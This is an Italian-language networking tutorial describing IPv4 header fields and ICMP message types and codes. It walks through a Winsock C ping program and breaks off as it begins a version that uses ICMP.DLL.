HLEN E TOTAL LENGTH FIELDS

Questo campo è lungo anch'esso 4 bits e segue quello della versione.
Rappresenta la lunghezza dell'header in numero di parole a 32 bits.
Comparato al campo della lunghezza totale questo indica la lunghezza totale del datagramma per includere il suo header e le principali informazioni sul layer.
Dato che la sua lunghezza è di 16 bits un datagramma IP può essere fino a 2^16 o 65535 ottine in lunghezza.

SERVICE TYPE FIELD

Lo scopo è quello di indicare come viene processato il datagramma.
Tre degli otto bits del campo sono utilizzati per indicare la precedenza o il livello di importanza assegnato dal mittente.

Di conseguenza questo campo convalida un meccanismo di priorità usato nell'instradamento del datagramma IP.

IDENTIFICATION AND FRAGMENT OFFSET FIELDS

Il campo di identificazione abilita ogni datagramma o frammento di questo ad essere identificato.
Se il datagramma è frammentato in due o più pezzi, il campo FRAGMENT OFFSET specifica l'offset nel datagramma originale dei dati che stanno per essere trasportati.
In questo modo il campo indica da dove il frammento deriva nel messaggio completo.
Il valore attuale è un intero che corrisponde ad un unità di otto ottine capaci di fornire un offset in unità a 64bits.
È veramente importante dal punto di vista della sicurezza che il device sia in grado di identificare tutti i frammenti a quale datagramma appartengono.
Alcuni recenti tipi di attacchi portati a firewall e a routers bloccano i frammenti iniziali mentre permettono il passaggio degli ultimi prendendo un vantaggio dal fatto che le informazioni dello strato 4 sono presenti solo nel primo frammento del datagramma.
Non appena questo frammento viene bloccato, se il device bloccato non tiene traccia registrata dei pacchetti scartati inizialmente potrebbe lasciare passare ogni successivo frammento non autorizzato.
Anche se un attuale connessione con un applicazione non potrebbe essere stabilita senza le informazioni di header relativi allo strato 4 presenti nel primo frammento, un attaccante potrebbe essere capace di creare un DENIAL OF SERVICE inviando molti frammenti di datagramma ad uno particolare host.
Questo host potrebbe trattenere i frammenti in memoria attendendo che tutti questi siano arrivati consumando una quantità notevole di risorse.

TIME TO LIVE FIELD

Il campo Time to Live (TTL) specifica il tempo massimo durante il quale un datagramma può eistere.
Lo scopo di questo campo è quello di prevenire il fatto che un datagramma indirizzato in modo scorretto girovaghi all'infinito sulla rete.
Dato che un tempo preciso è difficile da misurare questo viene usato come contatore dai routers.
In altre parole i routers decrementano di un unità questo valore ogni volta che passa un sistema.
Quando il suo valore raggiunge 0 il datagramma viene scaricato.

FLAGS FIELD

In questo campo sono contenuti due bits che servono ad indicare se si è verificata una frammentazione mentre il terzo bit non è ancora utilizzato.
Il settaggio di uno dei due bits può essere utilizzato come controllo diretto del meccanismo della frammentazione dato che un valore di 0 indica che il datagramma può essere frammentato mentre un valore di 1 indica che non lo può essere.
Il secondo bit settato a 0 indica che il frammento del datagramma è l'ultimo mentre se questo vale 1 significa che alri frammenti seguiranno.

PROTOCOL FIELD

Lo scopo di questo campo è quello di identificare il livello più alto usato per creare il messaggio trasportato nel datagramma.
Ad esempio il valore 6 indica il protocollo TCP mentre il valore 17 indica UDP.

HEADER CHECKSUM

Questo campo serve ad assicurare che le informazioni dell'intestazione non si siano rovinate durante il transito.
Questa somma di controllo vale soltanto per la porzione dell'intestazione del pacchetto.
Da ciò ne deriva una ridotta elaborazione a ciascun instradatore, perché la somma di controllo non è calcolata sull'intero pacchetto.
A ciascun instradatore che il pacchetto attraversa, il valore Header Checksum deve essere calcolato di nuovo, perché il campo TTL decresce per ciascun instradatore, obbligando quindi a svolgere un nuovo calcolo.

ADDRESS SOURCE E DESTINATION

I campi Source IP Address e Destination IP Address, contengono gli indirizzi IP a 32 bit degli host mittente e destinatario.
Naturalmente, questi due valori non devono mutare durante il transito

OPTIONS


Questo campo può essere costituito da parecchi codici di lunghezza variabile. In un pacchetto IP, si può utilizzare più di una opzione. In tale caso, i campi appaiono in sequenza nell'intestazione IP. Ciascuna opzione è lunga 8 bit e consiste in tre sottocampi.
Il primo bit rappresenta il "copy flag", che determina il modo in cui questa opzione deve essere trattata quando un pacchetto origine è frammentato.
Se il copy flag è impostato su 0, l'opzione deve essere solo copiata sul primo frammento.
Se il copy flag è impostato su 1, l'opzione deve essere copiata su tutti i frammenti del pacchetto originale.
La "option class" è rappresentata da 2 bit e le può essere assegnato uno tra quattro valori.
Il valore 0 significa che l'opzione ha a che fare con un controllo del datagramma o della rete.
Il valore 2 significa che l'opzione serve a scopo di debug o di misurazione. I valori 1 e 3 sono riservati per usi futuri e non sono ancora stati definiti.
I 5 bit finali, rappresentano lo "option number", che assume significato in base al valore della "option class", secondo la tabella che segue:



Option Class	Option Number	Descrizione
0	0	Termine dell'elenco delle opzioni
0	1	Usata come riempitivo. Indica che non vi sono opzioni impostate
0	2	Opzioni della sicurezza per applicazioni militari
0	3	Instradamento della fonte non ben definito. Questa opzione indica una sequenza di indirizzi IP che dovrebbe essere usata come percorso fino ad un host destinatario. Consente che si verifichino parecchi salti di rete tra gli indirizzi indicati dall'origine
0	7	Usato per tener traccia dei percorsi fino ad una destinazione. E' utile per determinare l'esatta strada percorsa tra un host origine e uno destinatario. Ogni instradatore che si trova tra le mani il pacchetto IP aggiunge il proprio indirizzo IP nell'elenco delle opzioni
0	9	Instradamento della fonte preciso. Come accade per l'instradamento non ben definito, specifica un percorso di instradamento per un host destinatario. La differenza è che, se non può percorrere la strada indicata, il pacchetto viene scartato
2	4	Marcatura di orario Internet che consente la registrazione di segnatempi che indicano il tempo trascorso lungo una strada. Ciascun instradatore annota il proprio indirizzo IP e un segnatempo, che indica il momento in cui ha avuto per le mani il pacchetto. Questo segnatempo si basa sui millisecondi trascorsi dalla mezzanotte sul meridiano di Greenwich (Greenwich Mean Time o Universal Time). Poiché, però, gli orologi non sono sincronizzati, è bene considerare questi segnatempo solo come stime dell'ora esatta

PADDING

I contenuti di questo campo si basano sulle opzioni selezionate per un pacchetto IP.
Il riempitivo assicura che l'intestazione del datagramma sia arrotondata su di un numero pari di byte.

Icmp

Dopo aver notato che molte persone che frequentano alcune delle MAIL LIST a cui partecipo sono interessate al discorso dei protocolli, ho deciso di redare alcuni testi da distribuire in questi ambiti al fine di descrivere i principi su cui si basano i vari strati delle reti con particolare attenzione a quelli Internet includendo in questi anche degli esempi pratici scritti in Linguaqgio C.
Come abbiamo detto nella parte iniziale spesso si parla di TCP e di IP trascurando altri protocolli che di fatto non sono meno importanti di questi due.
Molte funzioni di controllo infatti non sarebbero possibili senza la presenza di strati particolari di rete in cui è possibile reperire protocolli come ICMP.
ICMP stà per Internet Control Message Protocol ovvero uno strato della rete utilizzato per la comunicazione degli errori e interessato a fornire informazioni importantissime legate al protocollo IP.
ICMP viene descritto dal RFC792 e dall'update 950.
Lo scopo fondamentale del protocollo è quello ci eseguire funzioni di controllo nella comunicazione tra hosts come ad esempio la segnalazione di errori che possono avvenire nell'ambito di queste comunicazioni.
Quando un router o un host di destinazione deve informare l'host di origine relativamente ad errori avvenuti processando il datagramma, questi utilizzano appunto ICMP.
I messaggi ICMP vengono spediti in datagrammi IP i quali possiedono la seguente struttura :

L'incapsulazione di un pacchetto ICMP completo è :

Ethernet header	IP header	ICMP header	user data	Ethernet CRC

L'incapsulazione è l'aggiunta di un Protocol Control Information (PCI) ad una Protocol Data Unit (PDU).
Il protocollo ICMP può svolgere infatti diversi tipi di compiti
Nel caso di messaggi ICMP il l' header IP possiede un campo realtivo al numero di protocollo sempre forzato ad essere a 1.
L' header del pacchetto IP è :

Il campo dati IP contiene l'attuale messaggio ICMP nel formato come mostrato nello schema precedente.
I valori che può assumere il campo ***TYPE*** descrivono il tipo di servizio che il protocollo ICMP deve compiere e i valori che può assumere sono :

```
Type    Name                                        Reference
----    -------------------------                   ---------
  0     Echo Reply                                   [RFC792]
  1     Unassigned                                      [JBP]
  2     Unassigned                                      [JBP]
  3     Destination Unreachable                      [RFC792]
  4     Source Quench                                [RFC792]
  5     Redirect                                     [RFC792]
  6     Alternate Host Address                          [JBP]
  7     Unassigned                                      [JBP]
  8     Echo                                         [RFC792]
  9     Router Advertisement                        [RFC1256]
 10     Router Selection                            [RFC1256]
 11     Time Exceeded                                [RFC792]
 12     Parameter Problem                            [RFC792]
 13     Timestamp                                    [RFC792]
 14     Timestamp Reply                              [RFC792]
 15     Information Request                          [RFC792]
 16     Information Reply                            [RFC792]
 17     Address Mask Request                         [RFC950]
 18     Address Mask Reply                           [RFC950]
 19     Reserved (for Security)                        [Solo]
 20-29  Reserved (for Robustness Experiment)            [ZSu]
 30     Traceroute                                  [RFC1393]
 31     Datagram Conversion Error                   [RFC1475]
 32     Mobile Host Redirect                   [David Johnson]
 33     IPv6 Where-Are-You                      [Bill Simpson]
 34     IPv6 I-Am-Here                          [Bill Simpson]
 35     Mobile Registration Request             [Bill Simpson]
 36     Mobile Registration Reply               [Bill Simpson]
 37-255 Reserved                                        [JBP]
```

Nell'esempio di PING che seguirà l'assegnazione dei valori di TYPE e di code vengono inseriti nell'apposita struttura dal codice :

```
    #define ICMP_ECHO        8

    icmp_hdr = (IcmpHeader*)icmp_data;
    icmp_hdr->i_type = ICMP_ECHO;        // Request an ICMP echo
    icmp_hdr->i_code = 0;
    icmp_hdr->i_id = (USHORT)GetCurrentProcessId();
    icmp_hdr->i_cksum = 0;
    icmp_hdr->i_seq = 0;
```

Molti TYPE possiedono un CODE il quale invece contiene il codice d'errore per il datagramma riportato nel messaggio ICMP.

```
Type    Name
----    -------------------------
  0     Echo Reply                          (used by "ping")
```

```
Codes
           0  No Code
 1     Unassigned
 2     Unassigned
 3     Destination Unreachable
       Codes
           0  Net Unreachable
           1  Host Unreachable
           2  Protocol Unreachable
           3  Port Unreachable
           4  Fragmentation Needed and Don't Fragment was Set
           5  Source Route Failed
           6  Destination Network Unknown
           7  Destination Host Unknown
           8  Source Host Isolated
           9  Communication with Destination Network is
              Administratively Prohibited
          10  Communication with Destination Host is
              Administratively Prohibited
          11  Destination Network Unreachable for Type of Service
          12  Destination Host Unreachable for Type of Service
 4     Source Quench
       Codes
           0  No Code
 5     Redirect
       Codes
           0  Redirect Datagram for the Network (or subnet)
           1  Redirect Datagram for the Host
           2  Redirect Datagram for the Type of Service and Network
           3  Redirect Datagram for the Type of Service and Host
 6     Alternate Host Address
       Codes
           0  Alternate Address for Host
 7     Unassigned
 8     Echo
       (used by "ping")
       Codes
           0  No Code
 9     Router Advertisement
       Codes
                        0  No Code
10     Router Selection
       Codes
           0  No Code
11     Time Exceeded
       Codes
           0  Time to Live exceeded in Transit
           1  Fragment Reassembly Time Exceeded
12     Parameter Problem
       Codes
           0  Pointer indicates the error
           1  Missing a Required Option
           2  Bad Length
13     Timestamp
       Codes
           0  No Code
14     Timestamp Reply
       Codes
           0  No Code
15     Information Request
       Codes
```

```
            0  No Code
 16     Information Reply
        Codes
            0  No Code
 17     Address Mask Request
        Codes
            0  No Code
 18     Address Mask Reply
        Codes
            0  No Code
 19     Reserved (for Security)
 20-29  Reserved (for Robustness Experiment)
 30     Traceroute
 31     Datagram Conversion Error
 32     Mobile Host Redirect
 33     IPv6 Where-Are-You
 34     IPv6 I-Am-Here
 35     Mobile Registration Request
 36     Mobile Registration Reply
```

Il CHECKSUM contiene un valore a 16 bits calcolato partendo dal campo TYPE
Chiaramente la parte ICMP DATA contiene le informazioni del massaggio ICMP dipendenti dal TYPE.
I tipi di messaggi sono quelli che seguono e che ora vedremo uno ad uno.

Echo (8) e Echo Reply (0)

Identifier	sequenze number
Data ….	

L' ECHO viene utilizzato per testare la presenza di un HOST sulla rete.
Chi invia inizializza l'identificatore e il numero di sequenza, aggiunge alcuni dati dentro all'apposita zona ed invia il pacchetto al destinatario.
Il ricevente cambia il typo da ECHO a ECHO REPLY e res6tituisce il datagramma al mittente.
Questo meccanismo viene utilizzato dalle funzioni di PING e quindi anche di TRACE ROUTE.
La funzione di PING è sicuramente quella più utilizzata per testare la raggiungibilità di un determinato host in un ambito di rete.
Questa funzione viene ottenuta generando un messaggio ICMP di richiesta ECHO e indirizzando questo verso un determinato indirizzo.
La creazione di un programma in linguaggio C relativa al PING dovremo eseguire i seguenti steps.

1 Creazione di un SOCKET di tipo SOCK_RAW e protocollo IPPROTO_ICMP
2 Creazione ed inizializzazione dell'header ICMP
3 Richiamo della funzione sendto oppure WSASendto per inviare la richiesta ICMP all'host remoto.
4 Richiamo della funzione recvfrom oppure WSARecvfrom per ricevere la risposta ICMP

Quando eseguite la spedizione della richiesta ECHO la macchina di destinazione intercetta la query generando una risposta ECHO REPLY e rinviandola a voi.
Vediamo le varie parti ad una ad una.

Per prima cosa sarà necessario includere gli HEADER del linguaggio C in cui ci sono le definizioni necessarie per la scrittura delle funzioni di trasmissione su rete.
Per le funzioni di rete sono state utilizzate le librerie Windows Socket delle quali riporto soltanto un riassunto nella tabella che segue.

Routine	Meaning
WSAAccept1	An extended version of **accept**, which allows for conditional acceptance.
WSAAsyncGetHostByAddr2 3	A set of functions that provide asynchronous versions of the standard Berkeley getXbyY functions. For example, the **WSAAsyncGetHostByName** function provides an asynchronous, message-based implementation of the standard Berkeley **gethostbyname** function.
WSAAsyncGetHostByName2 3	
WSAAsyncGetProtoByName2 3	
WSAAsyncGetProtoByNumber2 3	
WSAAsyncGetServByName2 3	
WSAAsyncGetServByPort2 3	
WSAAsyncSelect3	Performs asynchronous version of **select**.
WSACancelAsyncRequest2 3	Cancels an outstanding instance of a **WSAAsyncGetXByY** function.
WSACleanup	Signs off from the underlying Windows Sockets .dll.
WSACloseEvent	Destroys an event object.
WSAConnect1	An extended version of connect which allows for exchange of connect data and QOS specification.
WSACreateEvent	Creates an event object.
WSADuplicateSocket	Allows an underlying socket to be shared by creating a virtual socket.
WSAEnumNetworkEvents	Discovers occurrences of network events.
WSAEnumProtocols	Retrieves information about each available protocol.
WSAEventSelect	Associates network events with an event object.
WSAGetLastError3	Obtains details of last Windows Sockets error.
WSAGetOverlappedResult	Gets completion status of overlapped operation.
WSAGetQOSByName	Supplies QOS parameters based on a well-known service name.
WSAHtonl	Extended version of **htonl**.
WSAHtons	Extended version of **htons**.
WSAIoctl1	Overlapped-capable version of IOCTL.
WSAJoinLeaf1	Adds a multipoint leaf to a multipoint session.
WSANtohl	Extended version of **ntohl**.
WSANtohs	Extended version of ntohs.
WSAProviderConfigChange	Receives notifications of service providers being installed/removed.
WSARecv1	An extended version of **recv** which accommodates scatter/gather I/O, overlapped sockets and provides the *flags* parameter as in, out.
WSARecvFrom1	An extended version of recvfrom which accommodates scatter/gather I/O, overlapped sockets and provides the *flags* parameter as in, out.
WSAResetEvent	Resets an event object.
WSASend1	An extended version of **send** which accommodates scatter/gather I/O and overlapped sockets.
WSASendTo1	An extended version of **sendto** which accommodates scatter/gather I/O and overlapped sockets.
WSASetEvent	Sets an event object.
WSASetLastError3	Sets the error to be returned by a subsequent WSAGetLastError.
WSASocket	An extended version of socket which takes a **WSAPROTOCOL_INFO** structure as input and allows overlapped sockets to be created.
WSAStartup3	Initializes the underlying Windows Sockets .dll.
WSAWaitForMultipleEvents1	Blocks on multiple event objects.

1 The routine can block if acting on a blocking socket.

2 The routine is always realized by the name resolution provider associated with the default TCP/IP service provider, if any.

3 The routine was originally a Windows Sockets 1.1 function

Adesso iniziamo a vederev passo a passo la scrittura del programma di PING partendo dalla definizione delle strutture relative al protocollo.

```
#define WIN32_LEAN_AND_MEAN
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdio.h>
#include <stdlib.h>

#define IP_RECORD_ROUTE  0x7
//
// IP header structure
//
typedef struct _iphdr
{
    unsigned int   h_len:4;        // Length of the header
    unsigned int   version:4;      // Version of IP
    unsigned char  tos;            // Type of service
    unsigned short total_len;      // Total length of the packet
    unsigned short ident;          // Unique identifier
    unsigned short frag_and_flags; // Flags
    unsigned char  ttl;            // Time to live
    unsigned char  proto;          // Protocol (TCP, UDP, etc.)
    unsigned short checksum;       // IP checksum

    unsigned int   sourceIP;
    unsigned int   destIP;
} IpHeader;

#define ICMP_ECHO        8
#define ICMP_ECHOREPLY   0
#define ICMP_MIN         8 // Minimum 8-byte ICMP packet (header)

//
// ICMP header structure
//
typedef struct _icmphdr
{
    BYTE   i_type;
    BYTE   i_code;                 // Type sub code
    USHORT i_cksum;
    USHORT i_id;
    USHORT i_seq;
    // This is not the standard header, but we reserve space for time
    ULONG  timestamp;
} IcmpHeader;

//
// IP option header--use with socket option IP_OPTIONS
//
typedef struct _ipoptionhdr
{
    unsigned char        code;        // Option type
    unsigned char        len;         // Length of option hdr
```

```
    unsigned char        ptr;          // Offset into options
    unsigned long        addr[9];      // List of IP addrs
} IpOptionHeader;

#define DEF_PACKET_SIZE  32        // Default packet size
#define MAX_PACKET       1024      // Max ICMP packet size
#define MAX_IP_HDR_SIZE  60        // Max IP header size w/options

BOOL  bRecordRoute;
int   datasize;
char *lpdest;
```

Ora creaiamo una funzione che mostrerà il modo di utilizzo del programma.

```
//
// Function: usage
//
// Description:
//    Print usage information
//
void usage(char *progname)
{
    printf("usage: ping -r <host> [data size]\n");
    printf("       -r            record route\n");
    printf("        host         remote machine to Ping\n");
    printf("        datasize     can be up to 1 KB\n");
    ExitProcess(-1);
}
```

Ora un'altra funzione sarà necessaria per poter inserire i campi dentro alla struttura ICMP

```
//
// Function: FillICMPData
//
// Description:
//    Helper function to fill in various fields for our ICMP request
//
void FillICMPData(char *icmp_data, int datasize)
{
    IcmpHeader *icmp_hdr = NULL;
    char       *datapart = NULL;

    icmp_hdr = (IcmpHeader*)icmp_data;
    icmp_hdr->i_type = ICMP_ECHO;        // Request an ICMP echo
    icmp_hdr->i_code = 0;
    icmp_hdr->i_id = (USHORT)GetCurrentProcessId();
    icmp_hdr->i_cksum = 0;
    icmp_hdr->i_seq = 0;

    datapart = icmp_data + sizeof(IcmpHeader);
    //
    // Place some junk in the buffer
    //
    memset(datapart,'E', datasize - sizeof(IcmpHeader));
}
```

Come abbiamo visto nella descrizione del protocollo precedente è necessario inserire dentro ad uno dei campi della struttura il CHECKSUM.
Per questo motivo è necessaria una funzione che lo calcoli.

```
//
```

```
// Function: checksum
//
// Description:
//    This function calculates the 16-bit one's complement sum
//    of the supplied buffer (ICMP) header
//
USHORT checksum(USHORT *buffer, int size)
{
    unsigned long cksum=0;

    while (size > 1)
    {
        cksum += *buffer++;
        size -= sizeof(USHORT);
    }
    if (size)
    {
        cksum += *(UCHAR*)buffer;
    }
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >>16);
    return (USHORT)(~cksum);
}
```

La successiva funzione controlla se è presente l’opzione relativa all’header IP.
In caso affermativo trova l’opzione IP e stampa l’opzione del record route .

```
//
// Function: DecodeIPOptions
//
// Description:
//    If the IP option header is present, find the IP options
//    within the IP header and print the record route option
//    values
//
void DecodeIPOptions(char *buf, int bytes)
{
    IpOptionHeader *ipopt = NULL;
    IN_ADDR         inaddr;
    int             i;
    HOSTENT        *host = NULL;

    ipopt = (IpOptionHeader *)(buf + 20);

    printf("RR:   ");
    for(i = 0; i < (ipopt->ptr / 4) - 1; i++)
    {
        inaddr.S_un.S_addr = ipopt->addr[i];
        if (i != 0)
            printf("      ");
        host = gethostbyaddr((char *)&inaddr.S_un.S_addr,
                    sizeof(inaddr.S_un.S_addr), AF_INET);
        if (host)
            printf("(%-15s) %s\n", inet_ntoa(inaddr), host->h_name);
        else
            printf("(%-15s)\n", inet_ntoa(inaddr));
    }
    return;
}
```

Dato che la risposta è un header IP la funzione che segue decodifica questo header ricercando i dati ICMP.

```
//
// Function: DecodeICMPHeader
//
// Description:
//    The response is an IP packet. We must decode the IP header to
//    locate the ICMP data.
//
void DecodeICMPHeader(char *buf, int bytes,
    struct sockaddr_in *from)
{
    IpHeader       *iphdr = NULL;
    IcmpHeader     *icmphdr = NULL;
    unsigned short  iphdrlen;
    DWORD           tick;
    static   int    icmpcount = 0;

    iphdr = (IpHeader *)buf;
    // Number of 32-bit words * 4 = bytes
    iphdrlen = iphdr->h_len * 4;
    tick = GetTickCount();

    if ((iphdrlen == MAX_IP_HDR_SIZE) && (!icmpcount))
        DecodeIPOptions(buf, bytes);

    if (bytes  < iphdrlen + ICMP_MIN)
    {
        printf("Too few bytes from %s\n",
            inet_ntoa(from->sin_addr));
    }
    icmphdr = (IcmpHeader*)(buf + iphdrlen);

    if (icmphdr->i_type != ICMP_ECHOREPLY)
    {
        printf("nonecho type %d recvd\n", icmphdr->i_type);
        return;
    }

    // Make sure this is an ICMP reply to something we sent!
    //
    if (icmphdr->i_id != (USHORT)GetCurrentProcessId())
    {
        printf("someone else's packet!\n");
        return ;
    }
    printf("%d bytes from %s:", bytes, inet_ntoa(from->sin_addr));
    printf(" icmp_seq = %d. ", icmphdr->i_seq);
    printf(" time: %d ms", tick - icmphdr->timestamp);
    printf("\n");

    icmpcount++;
    return;
}
```

Infine ci sono la funzione MAIN e quell ache esegue la validazione degloi argomenti passati a questa.

```
void ValidateArgs(int argc, char **argv)
```

```
{
    int                 i;

    bRecordRoute = FALSE;
    lpdest = NULL;
    datasize = DEF_PACKET_SIZE;

    for(i = 1; i < argc; i++)
    {
        if ((argv[i][0] == '-') || (argv[i][0] == '/'))
        {
            switch (tolower(argv[i][1]))
            {
                case 'r':        // Record route option
                    bRecordRoute = TRUE;
                    break;
                default:
                    usage(argv[0]);
                    break;
            }
        }
        else if (isdigit(argv[i][0]))
            datasize = atoi(argv[i]);
        else
            lpdest = argv[i];
    }
}

//
// Function: main
//
// Description:
//    Set up the ICMP raw socket, and create the ICMP header. Add
//    the appropriate IP option header, and start sending ICMP
//    echo requests to the endpoint. For each send and receive,
//    we set a timeout value so that we don't wait forever for a
//    response in case the endpoint is not responding. When we
//    receive a packet, decode it.
//
int main(int argc, char **argv)
{

    WSADATA            wsaData;
    SOCKET             sockRaw = INVALID_SOCKET;
    struct sockaddr_in dest,
                       from;
    int                bread,
                       fromlen = sizeof(from),
                       timeout = 1000,
                       ret;
    char              *icmp_data = NULL,
                      *recvbuf = NULL;
    unsigned int       addr = 0;
    USHORT             seq_no = 0;
    struct hostent    *hp = NULL;
    IpOptionHeader     ipopt;


    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0)
    {
        printf("WSAStartup() failed: %d\n", GetLastError());
```

```
        return -1;
    }
    ValidateArgs(argc, argv);

    //
    // WSA_FLAG_OVERLAPPED flag is required for SO_RCVTIMEO,
    // SO_SNDTIMEO option. If NULL is used as last param for
    // WSASocket, all I/O on the socket is synchronous, the
    // internal user mode wait code never gets a chance to
    // execute, and therefore kernel-mode I/O blocks forever.
    // A socket created via the socket function has the over-
    // lapped I/O attribute set internally. But here we need
    // to use WSASocket to specify a raw socket.
    //
    // If you want to use timeout with a synchronous
    // nonoverlapped socket created by WSASocket with last
    // param set to NULL, you can set the timeout by using
    // the select function, or you can use WSAEventSelect and
    // set the timeout in the WSAWaitForMultipleEvents
    // function.
    //
    sockRaw = WSASocket (AF_INET, SOCK_RAW, IPPROTO_ICMP, NULL, 0,
                         WSA_FLAG_OVERLAPPED);
    if (sockRaw == INVALID_SOCKET)
    {
        printf("WSASocket() failed: %d\n", WSAGetLastError());
        return -1;
    }
    if (bRecordRoute)
    {
        // Setup the IP option header to go out on every ICMP packet
        //
        ZeroMemory(&ipopt, sizeof(ipopt));
        ipopt.code = IP_RECORD_ROUTE; // Record route option
        ipopt.ptr  = 4;               // Point to the first addr offs
et
        ipopt.len  = 39;              // Length of option header

        ret = setsockopt(sockRaw, IPPROTO_IP, IP_OPTIONS,
            (char *)&ipopt, sizeof(ipopt));
        if (ret == SOCKET_ERROR)
        {
            printf("setsockopt(IP_OPTIONS) failed: %d\n",
                WSAGetLastError());
        }
    }
    // Set the send/recv timeout values
    //
    bread = setsockopt(sockRaw, SOL_SOCKET, SO_RCVTIMEO,
                (char*)&timeout, sizeof(timeout));
    if(bread == SOCKET_ERROR)
    {
        printf("setsockopt(SO_RCVTIMEO) failed: %d\n",
            WSAGetLastError());
        return -1;
    }
    timeout = 1000;
    bread = setsockopt(sockRaw, SOL_SOCKET, SO_SNDTIMEO,
                (char*)&timeout, sizeof(timeout));
    if (bread == SOCKET_ERROR)
    {
```

```
        printf("setsockopt(SO_SNDTIMEO) failed: %d\n",
            WSAGetLastError());
        return -1;
    }
    memset(&dest, 0, sizeof(dest));
    //
    // Resolve the endpoint's name if necessary
    //
    dest.sin_family = AF_INET;
    if ((dest.sin_addr.s_addr = inet_addr(lpdest)) == INADDR_NONE)
    {
        if ((hp = gethostbyname(lpdest)) != NULL)
        {
            memcpy(&(dest.sin_addr), hp->h_addr, hp->h_length);
            dest.sin_family = hp->h_addrtype;
            printf("dest.sin_addr = %s\n", inet_ntoa(dest.sin_addr));
        }
        else
        {
            printf("gethostbyname() failed: %d\n",
                WSAGetLastError());
            return -1;
        }
    }

    //
    // Create the ICMP packet
    //
    datasize += sizeof(IcmpHeader);

    icmp_data = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
                  MAX_PACKET);
    recvbuf = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
                  MAX_PACKET);
    if (!icmp_data)
    {
        printf("HeapAlloc() failed: %d\n", GetLastError());
        return -1;
    }
    memset(icmp_data,0,MAX_PACKET);
    FillICMPData(icmp_data,datasize);
    //
    // Start sending/receiving ICMP packets
    //
    while(1)
    {
        static int nCount = 0;
        int        bwrote;

        if (nCount++ == 4)
            break;

        ((IcmpHeader*)icmp_data)->i_cksum = 0;
        ((IcmpHeader*)icmp_data)->timestamp = GetTickCount();
        ((IcmpHeader*)icmp_data)->i_seq = seq_no++;
        ((IcmpHeader*)icmp_data)->i_cksum =
            checksum((USHORT*)icmp_data, datasize);

        bwrote = sendto(sockRaw, icmp_data, datasize, 0,
                     (struct sockaddr*)&dest, sizeof(dest));
        if (bwrote == SOCKET_ERROR)
```

```
        {
            if (WSAGetLastError() == WSAETIMEDOUT)
            {
                printf("timed out\n");
                continue;
            }
            printf("sendto() failed: %d\n", WSAGetLastError());
            return -1;
        }
        if (bwrote < datasize)
        {
            printf("Wrote %d bytes\n", bwrote);
        }
        bread = recvfrom(sockRaw, recvbuf, MAX_PACKET, 0,
                    (struct sockaddr*)&from, &fromlen);
        if (bread == SOCKET_ERROR)
        {
            if (WSAGetLastError() == WSAETIMEDOUT)
            {
                printf("timed out\n");
                continue;
            }
            printf("recvfrom() failed: %d\n", WSAGetLastError());
            return -1;
        }
        DecodeICMPHeader(recvbuf, bread, &from);

        Sleep(1000);
    }
    // Cleanup
    //
    if (sockRaw != INVALID_SOCKET)
        closesocket(sockRaw);
    HeapFree(GetProcessHeap(), 0, recvbuf);
    HeapFree(GetProcessHeap(), 0, icmp_data);

    WSACleanup();
    return 0;
}
```

Nel programma appena visto abbiamo creato le strutture relative al protocollo e dopo aver settato i valori dentro a queste abbiamo utilizzato le funzioni Windowsk per la gestione delle funzionalità di trasmissione su rete.
Esiste all’interno di WINDOWS una DLL particolare, ICMP.DLL la quale incorpora le funzioni di gestione del protocollo ICMP.
Mediante l’importazione di questa tramite la funzione API LoadLibrary è possibile utilizzare le funzioni.
Per portare due esempi rivediamo il programma di PING scritto sfruttando questa DLL.
Successivamente nel programma di TRACE che vedremo dopo verrà utilizzata la stessa metodologia.
Dicevamo che questa metodologia utilizza le funzioni interne ad una DLL distribuita con Windows e precisamente ICMP.DLL.
L’importazione avviene con :

```
        _cTraceRouteData.sm_hIcmp = LoadLibrary(_T("ICMP.DLL"));
        if (_cTraceRouteData.sm_hIcmp == NULL)
        {
            TRACE(_T("Could not load up the ICMP DLL\n"));
            return FALSE;
        }
```

```
			//Retrieve pointers to the functions in the ICMP dll
			sm_pIcmpCreateFile = (lpIcmpCreateFile)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpCreateFile");
			sm_pIcmpSendEcho = (lpIcmpSendEcho)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpSendEcho" );
			sm_pIcmpCloseHandle = (lpIcmpCloseHandle)
GetProcAddress(_cTraceRouteData.sm_hIcmp,"IcmpCloseHandle");

			if (sm_pIcmpCreateFile == NULL || sm_pIcmpSendEcho == NULL ||
		sm_pIcmpCloseHandle == NULL)
```

Il programma di PING rivisto con la LoadLibrary è il seguente.

```
